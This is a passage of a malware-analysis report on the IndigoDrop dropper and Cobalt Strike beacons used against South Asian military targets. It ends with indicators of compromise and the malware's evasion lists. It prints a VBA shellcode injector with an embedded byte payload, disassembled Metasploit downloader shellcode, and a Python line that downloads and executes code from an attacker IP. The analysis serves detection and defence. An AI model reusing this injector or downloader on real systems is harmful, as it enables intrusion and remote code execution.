-73, 87, -32, 11, -1, -43, -65, 0, 47, 0, 0, 57, -57, 117, 7, 88, 80, -23, 123, -1, -1, -1, 49, -1, -23, -111, 1, 0, 0, -23, -
55, 1, 0, 0, -24, 111, -1, -1, -1, 47, _
101, 75, 89, 83, 0, 33, 45, 93, 105, 90, -127, 68, -31, -85, -51, -25, -10, 69, 34, -111, -5, 121, -85, 54, 6, -52, 7, -23, -
35, -76, 17, 95, -123, -79, -97, 33, 55, 18, 69, -58, _
72, -5, 119, -18, -100, 89, 87, 95, -40, 63, -15, -116, 59, 86, 106, 114, -121, -115, 122, 51, -64, -45, 8, 97, 119, -97, 1,
43, 34, 80, 46, 19, -89, 83, -124, -123, -40, 92, 0, 85, _
115, 101, 114, 45, 65, 103, 101, 110, 116, 58, 32, 77, 111, 122, 105, 108, 108, 97, 47, 53, 46, 48, 32, 40, 99, 111, 109, 112,
 97, 116, 105, 98, 108, 101, 59, 32, 77, 83, 73, 69, _
32, 57, 46, 48, 59, 32, 87, 105, 110, 100, 111, 119, 115, 32, 78, 84, 32, 54, 46, 49, 59, 32, 87, 79, 87, 54, 52, 59, 32, 84,
114, 105, 100, 101, 110, 116, 47, 53, 46, 48, _
59, 32, 77, 65, 76, 67, 74, 83, 41, 13, 10, 0, 36, 64, -5, 102, -90, -97, -53, 35, -32, 100, 61, -46, 28, -70, -118, 6, -85, -
8, -119, 47, 48, 115, 127, 41, -37, 2, -63, 48, _
114, -52, 48, 42, -10, -39, -38, 44, 52, 86, -10, 119, 74, -74, 74, 12, -35, 84, -8, -96, -29, 117, -85, 11, -33, -70, 61, 57,
 -5, -9, -79, -42, -128, 73, 119, -40, 25, 49, 19, 94, _
-89, 113, -44, 22, -56, -96, -60, 46, -97, -40, 31, -124, -92, 65, 81, 104, -25, -14, 110, -72, 32, -41, 90, -85, -47, -63, 4,
 62, 0, 119, 78, 36, 126, 67, 117, -45, 45, 39, -82, 102, _
-42, 83, 32, 12, -44, 9, 58, -87, 37, -55, 15, -24, 127, 71, 33, -71, 70, 38, 52, 9, -114, 29, 15, 89, 76, 36, -84, 113, -42,
-73, 123, 113, 117, -24, 125, 109, -19, -90, 19, -69, _
123, -123, -3, 88, -46, -16, 16, -95, 49, -96, 25, -8, 105, 10, 84, 47, 58, 85, -96, -63, -39, 13, -83, -108, 80, -25, -115,
57, 63, 69, 19, -109, 77, -124, -90, -76, 63, -17, -22, -45, _
3, 100, 17, 115, 85, 123, 60, 89, 6, -21, -112, -9, 57, -125, -127, 110, -90, 38, 71, -38, 119, -66, 0, 104, -16, -75, -94, 86
, -1, -43, 106, 64, 104, 0, 16, 0, 0, 104, 0, 0, _
64, 0, 87, 104, 88, -92, 83, -27, -1, -43, -109, -71, 0, 0, 0, 0, 1, -39, 81, 83, -119, -25, 87, 104, 0, 32, 0, 0, 83, 86, 104
, 18, -106, -119, -30, -1, -43, -123, -64, 116, _
-58, -117, 7, 1, -61, -123, -64, 117, -27, 88, -61, -24, -119, -3, -1, -1, 49, 57, 50, 46, 49, 54, 56, 46, 49, 52, 54, 46, 49,
 51, 55, 0, 111, -86, 81, -61)
    If Len(Environ("ProgramW6432")) > 0 Then
        sProc = Environ("windir") & "\\SysWOW64\\rundll32.exe"
    Else
        sProc = Environ("windir") & "\\System32\\rundll32.exe"
    End If

    res = RunStuff(sNull, sProc, ByVal 0&, ByVal 0&, ByVal 1&, ByVal 4&, ByVal 0&, sNull, sInfo, pInfo)

    rwxpage = AllocStuff(pInfo.hProcess, 0, UBound(myArray), &H1000, &H40)
    For offset = LBound(myArray) To UBound(myArray)
        myByte = myArray(offset)
        res = WriteStuff(pInfo.hProcess, rwxpage + offset, myByte, 1, ByVal 0&)
    Next offset
    res = CreateStuff(pInfo.hProcess, 0, 0, rwxpage, 0, 0, 0)
```

Sept 2019: Test samples and embedded MSF shellcode

The attackers started experimenting with and testing custom droppers in September 2019 to include a new module — the next stage (Stage 2A) Metasploit downloader shellcode. The Metasploit downloader shellcode was embedded in the test samples and connected to a local IP address to download the third-stage payloads (Stages 3x). The dropper seen here is the earliest discovered instance of IndigoDrop.

Metasploit downloader connecting to a local IP in the dropper:

```
mov     esi, offset msf_shellcode

rep movsd
push    0               ; lpName
push    31Eh            ; dwMaximumSizeLow

push    0               ; dwMaximumSizeHigh
push    40h ; '@'       ; flProtect
push    0               ; lpFileMappingAttributes
push    0FFFFFFFFh      ; hFile
movsw
call    ds:CreateFileMappingA

push    31Eh            ; dwNumberOfBytesToMap

push    0               ; dwFileOffsetLow
push    0               ; dwFileOffsetHigh
push    0F003Fh         ; dwDesiredAccess

push    eax             ; hFileMappingObject
call    ds:MapViewOfFile

mov     ebx, eax
lea     esi, [ebp+var_330]

mov     ecx, 0C7h ; 'Ç'

mov     edi, ebx
rep movsd
push    offset Function ; Function

push    0Bh             ; Signal
movsw
call    ds:signal

add     esp, 8
mov     [ebp+var_4], 0

call    ebx             ; call metasploit shellcode
```

```
.rdata:00402128             msf_shellcode:                          ; DATA XREF:
.rdata:00402128 FC                      cld
.rdata:00402129 E8 89 00 00+            call    near ptr sub_4021B7
.rdata:00402129 00
.rdata:0040212E 60                      pusha
.rdata:0040212F 89 E5                   mov     ebp, esp
.rdata:00402131 31 D2                   xor     edx, edx
.rdata:00402133 64 8B 52 30             mov     edx, fs:[edx+30h]
.rdata:00402137 8B 52 0C                mov     edx, [edx+0Ch]
.rdata:0040213A 8B 52 14                mov     edx, [edx+14h]
.rdata:0040213D
.rdata:0040213D             loc_40213D:                             ; CODE XREF:
.rdata:0040213D 8B 72 28                mov     esi, [edx+28h]
.rdata:00402140 0F B7 4A 26             movzx   ecx, word ptr [edx+26h]
.rdata:00402144 31 FF                   xor     edi, edi
.rdata:00402146
.rdata:00402146             loc_402146:                             ; CODE XREF:
.rdata:00402146 31 C0                   xor     eax, eax
.rdata:00402148 AC                      lodsb
.rdata:00402149 3C 61                   cmp     al, 61h ; 'a'
.rdata:0040214B 7C 02                   jl      short loc_40214F
.rdata:0040214D 2C 20                   sub     al, 20h ; ' '
.rdata:0040214F
.rdata:0040214F             loc_40214F:                             ; CODE XREF:
.rdata:0040214F C1 CF 0D                ror     edi, 0Dh
.rdata:00402152 01 C7                   add     edi, eax
.rdata:00402154 E2 F0                   loop    loc_402146
.rdata:00402156 52                      push    edx
.rdata:00402157 57                      push    edi
.rdata:00402158 8B 52 10                mov     edx, [edx+10h]
.rdata:0040215B 8B 42 3C                mov     eax, [edx+3Ch]
.rdata:0040215E 01 D0                   add     eax, edx
.rdata:00402160 8B 40 78                mov     eax, [eax+78h]
.rdata:00402163 85 C0                   test    eax, eax
.rdata:00402165 74 4A                   jz      short loc_4021B1
.rdata:00402167 01 D0                   add     eax, edx
.rdata:00402169 50                      push    eax
.rdata:0040216A 8B 48 18                mov     ecx, [eax+18h]
.rdata:0040216D 8B 58 20                mov     ebx, [eax+20h]
.rdata:00402170 01 D3                   add     ebx, edx
```

Sept. 2019: Productionized samples and embedded MSF shellcode

The attackers finalized their attack structure in September 2019 and started distributing copies of IndigoDrop. These droppers were based on earlier test samples (also built in September 2019) and similarly contained embedded MSF downloader shellcode. These droppers now connected to public IPs operated by the attackers to download the third-stage payloads.

September 2019: Python Downloaders; No MSF shellcode


Around the end of September 2019, the attackers started utilizing another infection tactic: The use of Python plus EXE-based downloaders/droppers.

These droppers were multi-staged where:

- The actual dropper was a malicious EXE file.
- This dropper would extract an embedded DLL and drop it to disk.
- The dropper then activates the DLL using rundll32.exe.
- The DLL is responsible for downloading and executing the third-stage payload from an attacker operated server.
- The DLL does this by executing minimal python code using the python27.dll library.

These droppers did not utilize the embedded MSF shellcode like their predecessors. Instead, the shellcode was hosted on an attacker-controlled and operated server.

Python code executed by the Python library in the downloader:



Decoded base64 Python code:

```
import sys
vi=sys.version_info
ul=__import__({2:'urllib2',3:'urllib.request'}[vi[0]],fromlist=['build_opener'])
hs=[]
o=ul.build_opener(*hs)
o.addheaders=[('User-Agent','Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko')]
exec(o.open('http://202.59.79.131:8080/8g-QvDrvM4hSI0c3D6iC8Aib6wZbs').read())
```

Oct. 2019: //Pastebin usage begins here

The attackers started using pastebin[.]com to host their MSF downloader shellcode (Stage 2A) in October 2019. The IndigoDrop samples built during this time period now also included the capabilities to persist another component of the infection (usually located at “%userprofile%\AppData\Local\Microsoft\svchost.exe”) via registry and the Windows Startup folder:

IndigoDrop downloading the MSF shellcode from Pastebin:

```
push    eax             ; LPSTREAM *
push    offset aHttpsPastebinC ; "https://pastebin.com/raw/zT57Pkzj"
push    0               ; LPUNKNOWN
call    ds:URLOpenBlockingStreamW
```

Late October 2019 - Present: Multiple Pastebins and anti-Infection checks


Having realized the utility of Pastebin, the attackers upgraded their IndigoDrop implementations to use multiple Pastebins to download the MSF shellcode. The multiple pastes were meant to be backups of each other if any of them were removed. The attackers used a combination of Pastebins and attacker-operated download servers, as backups if the pastes were removed.

These IndigoDrop instances also introduced the Anti-Infection checks (detailed earlier) to the infection chain.

Base64-encoded Pastebin and attacker-downloaded URL in an IndigoDrop sample:

```
pastebin_kf3y5uzt db 'aHR0cHM6Ly9wYXN0ZWJpbi5jb20vcmF3L2tmM3k1dXp0Cg==',0
                                        ; DATA XREF: decode_pastebin_urls+58↑o
                 align 4
pastebin_ftfSHyPz db 'aHR0cHM6Ly9wYXN0ZWJpbi5jb20vcmF3L2Z0ZlNIeVB6Cg==',0
                                        ; DATA XREF: decode_pastebin_urls+DD↑o
                 align 4
pastebin_hAKzruWe db 'aHR0cHM6Ly9wYXN0ZWJpbi5jb20vcmF3L2hBS3pydVdlCg==',0
                                        ; DATA XREF: decode_pastebin_urls+15E↑o
                 align 10h
pastebin_ufaxamogav db 'aHR0cHM6Ly9oYXN0ZWJpbi5jb20vcmF3L3VmYXhhbW9nYXYK',0
                                        ; DATA XREF: decode_pastebin_urls+1DF↑o
                 align 4
url_139_59_1_154_cmelkmkl_txt db 'aHR0cDovLzEzOS41OS4xLjE1NDo4MjAxL2NtZWxrbWtsLnR4dAo=',0
```

The evolution of attacks is illustrated here:



Conclusion

This investigation illustrates an attacker using multiple tools and techniques to implement their full attack chain. A variety of infection artifacts are utilized ranging from bespoke tools (IndigoDrop) to customizable adversarial tools (Cobalt Strike beacons). The attackers also use a combination of public and private servers to host their malicious payloads with a growing trend towards the sole usage of public servers.

The use of military-themed maldocs (lures) indicates that government and military organizations in South Asia may be the targets of this threat actor. The maldocs contain bonafide content and are most likely weaponized copies of benign documents known to peek the interests of their targets.

The attack variants discovered over time show us that the threat actor can evolve their TTPs in a short period of time. The earliest observable campaigns of this actor date back to April 2018 and continue to operate today along with the most recent evolutions of the attacks. Evidence of rapid ideation, testing and production of new and diversified modules and IndigoDrop iterations indicates highly motivated and agile adversaries. The use of adversarial frameworks like Cobalt Strike suggests that the attackers are looking to expand their malicious arsenal at a significant rate with self-authored and customizable artifacts.

Modern-day malware attack chains consist of multiple stages and operational entities. These artifacts and entities may be hosted locally or on remote servers. For example, this attack consists of multiple shellcodes hosted on remote locations downloaded by a local component (IndigoDrop) during runtime to instrument the attack chain. Thus, while network-based detection is important, it should be complemented with system behavior analysis and endpoint protections.

Coverage

Ways our customers can detect and block this threat are listed below.

Product	Protection
AMP	✓
Cloudlock	N/A
CWS	✓
Email Security	✓
Network Security	✓
Stealthwatch	N/A
Stealthwatch Cloud	N/A
Threat Grid	✓
Umbrella	✓
WSA	✓

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware detailed in this post. Below is a screenshot showing how AMP can protect customers from this threat. Try AMP for free here.

Cisco Cloud Web Security (CWS) or Web Security Appliance (WSA) web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such as Next-Generation Firewall (NGFW), Next-Generation Intrusion Prevention System (NGIPS), and Meraki MX can detect malicious activity associated with this threat.

Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Additional protections with context to your specific environment and threat data are available from the Firepower Management Center.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

Cisco AMP users can use Orbital Advanced Search to run complex OSqueries to see if their endpoints are infected with this specific threat. For specific OSqueries on this threat, click below:

Indicators Of Compromise (IOCs)

The following IOCs are related to this threat.

Maldoc Hashes

7a5b645a6ea07f1420758515661051cff71cdb34d2df25de6a62ceb15896a1b6
b11dbaf0dd37dd4079bfdb0c6246e53bc75b25b3a260c380bb92fcaec30ec89b
aeb38a11ffc62ead9cdabba1e6aa5fce28502a361725f69586c70e16de70df2c
71c88a59b16dbcf7f061d01ea2015658136a8d4af60beb01caa94eeb74c733cd
ab209db9694a3b69427fc5857a8a47d0822db4d8372434fc091dfc3e85510719
4a6990be2d43f482fe2ab377b5e798da47ba7e02f23dfb6dba26b5011e222d25
7deeb35d7e88b769d286cc7892ee5966a27c39f03c8ac12dec21733faeffa350

Dropper Hashes

3bb90869523233cf965cf4a171d255c891c0179afd6d28198aa2af4e934f0055
570ef552b426f8337514ebdcb5935a132e5a8851a7252528c49d6d0d4aba34d9

059606e707a90333528043bdefbc7a55a27205aabed0ccd46c3966c2a53eea4e
1cda23e924ca606593a31ad54973266676c6540487a3baa29992c172d380bbd6
23091a9383704d22468f6e54babd57e64ced344900e5d3d693daf8bf609c997b
a2bf84f96f8d616ea248ac8f7bbb9d31b22920be4b3991982be0a88326303470
3cfbf274265860f176d6dbfad4df45a9c6953b71f9f439c87aeac36b38fde5b5
c31afceaef91380c658e4d77a78689cafb0f4179f3b251200e969195cbf4cf7b
1c3f185951b21d35f13b2a999a5d4d6b6db8f4b913e3b198fb2c86d4cd0b7781
852d4c98a786cb2b0fb10b4513163e3934b66e4d95a66de8ddcc6abc066dc61d
78ff0507cac9828fb94595d702cd2c22b8bec7a57c2159b78c924c0d0d5f8ccb
e40bdd8ff9e6432008afd54d6d526049ac6bd925dadc2b5a38f78c96df950d1a
cc0787025b297ed80e322d30b655d7c84c7c3a0d18c2089b4f545a03214b7557
e2db20377e8cc65c4cf262df15e47fc21b9a9f83fb7931d44b8d28c6b9ffc0f1
a319395e6cf01edb4c6ca879f36a11f4cf33b58657de379123851c63da6a3ef4
bec281baf1312fd059a315d5890ac3c959909047b3473103b069e5ca2ba2fdd1
e9b00f6f47eb70b35713bf7afd345a197f6d290afb8d2684afd8345edc086b29
c9ee415401566139237b14373f6a7a36013b6af693c729b9a5c21cc40e0ad5c6
f9a344c251dc391c5d12e8011185fe033b5ae902c5a866ccd8d8b49881b17151
3e196c77c006e299f26fb05df15644366433fceed73219e0ba6acef0b881531b
5a1a9a6bfc422bd547536e340725328cb04fd72587d83f7e06682abdeddb69a7
95bb65edc9e8e070680e0c85f72927a2bbb553f96fc1078d85e7df7a02c15165
365af2ddad27701d9d17a069b21dc95d39a2d2c5f78bea655db9123ff05fe086
b9c703dba1977fb34e9f6ac49ccdd0efb752ed010939d54f30f8d91358a9214d
7b0494937fd5a2bedf94999553d37e6049e45b935732a594e833078ed483a5ed
d6f62ce9696887693081373b87792fa53617f8412fa8e6b1a7de1a01070a9bae
d3f3df7cf1ece2519829ee75d29ca054e8233896b7fe50b41eaafda497ff0498
82155aaf86ba3555d5e809500c67da51e1586a6a97a9755870e22900c8790019
b3650199d6713d669992eebb3c4f05c80a97c470596170b5be16257b73785957
8f1abb122f35e66f20bd345323fb5eb8dbdbde785137c80c1e55fdaf525520bd
aa05a822f26a493efb27046f772790cc67cca29cd9f842b7bc6df2b391ce2ff8
59fd696f95182be1a51011caec172c5461ddacd556a43c329d939842cf7e7d7f

Python module EXEs

3aa06700a22808978744aa83d9e084c358517f60525c89236f142b7aa2ce0bef
85e69341f2fe9b97cf0bc81dc63917e62bb17072bcd20fc6125d241623e68660
3066e859109397180c63797c4b779633569ac0c88b54c7cf73752f7895f39629
4260de850b4003c9d4663afea00ba57ec02761f687dba1117ded0a8b20c6b5bb
a657bb83fe62e4b555d20463bf090f3349e55e1560507f2197a42c2c3f152667
ce438b0d30dd1c221e3c7ab99585acb4254deaf68bdfb8fc73eb206d8fd04771

Cobalt Strike Beacon Hashes

482858b70888acf67a5c2d30ddee61ca7b57ff856feaad9a2fa2b5d4bc0bbd7d
689f7d3f0def72248c4ff4b30da5022ec808a20e99b139e097c2a0d0ba5bab66
dbb5bba499e0ab07e545055d46acf3f78b5ed35fff83d9c88ce57c6455c02091
e37a0b4145f22ce7f7478918320c019a6014060cb033aafec18a8d130c4c426b
4b0c2f790c7b9c84517648bb36964c859629736dab1fa5466d91bd23f69c9b55
c2d9bbd5163a8e733483bf5d0d4959f053a2307d275b81eb38e69d87f1f5df7e
a0cfec815cb74a7671265fd5e0790a2a79c05fe0ef16d2d0c87584049d06658b

Malicious JQuery Files containing the beacons

1ea22d132c1d478347d7e4e72d79bae29f18df9bec5a3016a5a9971f702a8095
b9efca96d451c0b4028b6081456c1ddd3035ab39e6a60bdd831bcf4a472a31ae
b081b818e5fbd5d2741822c9e161e536a8497764fab5ac79143614bbce8308f6

d2fd448a386416fdad0059be1bb61f49e99fc76e7efbd5f5e377dbbf6e7e3599
bdbc9dc2f2812a9808357aafe908e7206c9168bc7fea761dec871926de23eec0

Maldoc distribution URLs

hxxp://bit[.]ly/iaf-guidelines
hxxp://tecbeck[.]com/IAP39031[.]docx
hxxp://bitly[.]com/38A5BEO

Cobalt Strike beacon CnC URLs

hxxp://134[.]209.196.51/jquery-3.3.1.min.js
hxxp://134[.]209.196.51/jquery-3.3.2.min.js
hxxp://139[.]59.1.154/ca
hxxp://139[.]59.1.154/submit.php
hxxp://139[.]59.79.105/jquery-3.3.1.min.js
hxxp://139[.]59.79.105/jquery-3.3.2.min.js
hxxp://188[.]166.14.73/jquery-3.3.1.min.js
hxxp://188[.]166.14.73/jquery-3.3.2.min.js

IP Addresses

134[.]209.196.51
134[.]209.200.91
139[.]59.1.154
139[.]59.79.105
139[.]59.81.167
157[.]245.78.153
165[.]22.201.190
178[.]62.210.85
188[.]166.14.73
188[.]166.25.156
202[.]59.79.131

MSF shellcode URLs

hxxp://139[.]59.1.154:8201/cmelkmkl.txt
hxxp://157[.]245.78.153/11.txt
hxxp://157[.]245.78.153/12.txt
hxxp://157[.]245.78.153/21.txt
hxxp://157[.]245.78.153/22.txt
hxxp://157[.]245.78.153/31.txt
hxxp://157[.]245.78.153/32.txt
hxxp://157[.]245.78.153/41.txt
hxxp://157[.]245.78.153/42.txt
hxxp://157[.]245.78.153/51.txt
hxxp://157[.]245.78.153/52.txt
hxxp://202[.]59.79.131/7XyT
hxxp://202[.]59.79.131/o2Q7NGUwpFfDzcLMnkuMyAy-IGt8KERPl-6lrRhxcbPJkZwAr33
hxxp://202[.]59.79.131:8080/8g-QvDrvM4hSI0c3D6iC8Aib6wZbs

jQuery/Decoder shellcode URLs

hxxp://134[.]209.196.51/jquery-3.3.0.min.js
hxxp://134[.]209.200.91/jquery-3.3.0.min.js
hxxp://139[.]59.1.154/ToKN

hxxp://139[.]59.79.105/jquery-3.3.0.min.js
hxxp://139[.]59.81.167/jquery-3.3.0.min.js
hxxp://165[.]22.201.190/jquery-3.3.0.min.js
hxxp://188[.]166.14.73/jquery-3.3.0.min.js
hxxp://188[.]166.25.156/jquery-3.3.0.min.js
hxxp://202[.]59.79.131/YZn_pcfLiUILewp6Vuku9gvUqfMFnPLBP5Aju9QS709n4zRAd-3e4IuPF5kv0uhXSAiJqurq5yPJ-B9zSZ5rHig07RcWcQPIPD04YZhq1JCGWwYI-AfFFHI0qj4LRDhsuaBdQEihGmxzZ8obxUbv5RUfaxm7XwOkWJK8D9xK5gibPGGBiNs41hYB0Kar325FCcCJAIFIzWOw9WLOt6EfrW

MSF shellcode Pastebin URLs

hxxps://pastebin[.]com/raw/zT57Pkzj
hxxps://pastebin[.]com/raw/kf3y5uzt
hxxps://pastebin[.]com/raw/ftfSHyPz
hxxps://pastebin[.]com/raw/hAKzruWe
hxxps://hastebin[.]com/raw/ufaxamogav
hxxps://pastebin[.]com/raw/KzmUrrnB
hxxps://pastebin[.]com/raw/aMfFtqjq
hxxps://pastebin[.]com/raw/Q6bMcduX
hxxps://pastebin[.]com/raw/7VmV7jXA
hxxps://pastebin[.]com/raw/8E8YCryu
hxxps://pastebin[.]com/raw/1tKX0v5U
hxxps://pastebin[.]com/raw/kpn2k1jc
hxxps://pastebin[.]com/raw/xiV89Xa9
hxxps://pastebin[.]com/raw/ZMTjGJUn
hxxps://pastebin[.]com/raw/CRuQvJk1
hxxps://pastebin[.]com/raw/zbL0w8sm
hxxps://pastebin[.]com/raw/yP7eQKsv
hxxps://pastebin[.]com/raw/1Q7jYDmz
hxxps://pastebin[.]com/raw/vc8TUZPN
hxxps://pastebin[.]com/raw/R0HzuGWE
hxxps://pastebin[.]com/raw/ehQyY1YX
hxxps://pastebin[.]com/raw/LRztjgkq
hxxps://pastebin[.]com/raw/QyDZhfer
hxxps://pastebin[.]com/raw/MQUG0Q07
hxxps://pastebin[.]com/raw/LtVteHbz
hxxps://pastebin[.]com/raw/k2PQZqzF
hxxps://pastebin[.]com/raw/azzHZ11B
hxxps://pastebin[.]com/raw/4u1ScSn7
hxxps://pastebin[.]com/raw/5tSnVWcn
hxxps://pastebin[.]com/raw/a0kPq7bq
hxxps://pastebin[.]com/raw/cK8nhTYw
hxxps://pastebin[.]com/raw/p34D4vbL
hxxps://pastebin[.]com/raw/YVvG43bi
hxxps://pastebin[.]com/raw/iyKjw7jR
hxxps://pastebin[.]com/raw/0hAzfmrR
hxxps://pastebin[.]com/raw/aGSg1f3Y
hxxps://pastebin[.]com/raw/i5JkU138
hxxps://pastebin[.]com/raw/LQjs18Cy
hxxps://pastebin[.]com/raw/rHeWv7t0
hxxps://pastebin[.]com/raw/bqL6CSp3
hxxps://pastebin[.]com/raw/WJFvRHXv

IndigoDrop’s anti-infection checks

Usernames blocked

admin
8a3YwFo8xYlc
iBqxaDRj5T
dPNNfpR
fnIcszErnay
y9NzUJ
0sNBuzz63Nl8
ZJsji0QShXfiM
3ALPeOppOKOEk
C4EZdigYE64r
0M7vKY
6oVAnp
A0T6Z0j1NFrrQ
Johnson
Olivia
Vh2ij
5Li9Ls
yMBCh9wwy
FWpuxsyMQZZNW
Admin
Lisa
QYbRCr
TyLbns
H0USlDC58dVLE
RmJCA
Administrator_

Computer names blocked

user-pc
8a3YwFo8xYlc-PC
iBqxaDRj5T-PC
dPNNfpR-PC
fnIcszErnay-PC
y9NzUJ-PC
0sNBuzz63Nl8-PC
AVN671124898447
GXKKQO724201067
art-PC
C4EZdigYE64r-PC
0M7vKY-PC
6oVAnp-PC
TFT153265618011
AXWF10479288957
Johnson-PC
Desktop-HRW10
Vh2ij-PC
5Li9Ls-PC
yMBCh9wwy-PC
PGHFTIGN5920348
CPCTBGSA2018901
ADMINIS-HJ9SRP3
Lisa-PC

QYbRCr-PC
TyLbns-PC
SESW54921970303
RmJCA-PC

Immediate parent folder names blocked

Downloads
mydownload
Desktop
system32
Temp

MAC addresses blocked

00[:]07:e9:e4:ce:4d
60[:]02:92:e5:2f:30
60[:]02:92:77:fc:94
52[:]54:00:12:34:56
08[:]00:27:55:12:e3
60[:]02:92:89:76:36
00[:]00:00:00:00:00:00:e0

IP Addresses blocked

51[.]68.93.185
79[.]104.209.156
89[.]208.29.214
95[.]25.130.162
51[.]15.76.60
62[.]102.148.68
207[.]102.138.40
51[.]83.15.56
109[.]70.100.24
109[.]70.100.29
128[.]90.148.185
78[.]142.19.43
46[.]165.254.166
221[.]191.21.11
153[.]201.39.205
92[.]211.106.185
51[.]68.91.152
89[.]208.29.215
185[.]220.101.35
95[.]26.100.11
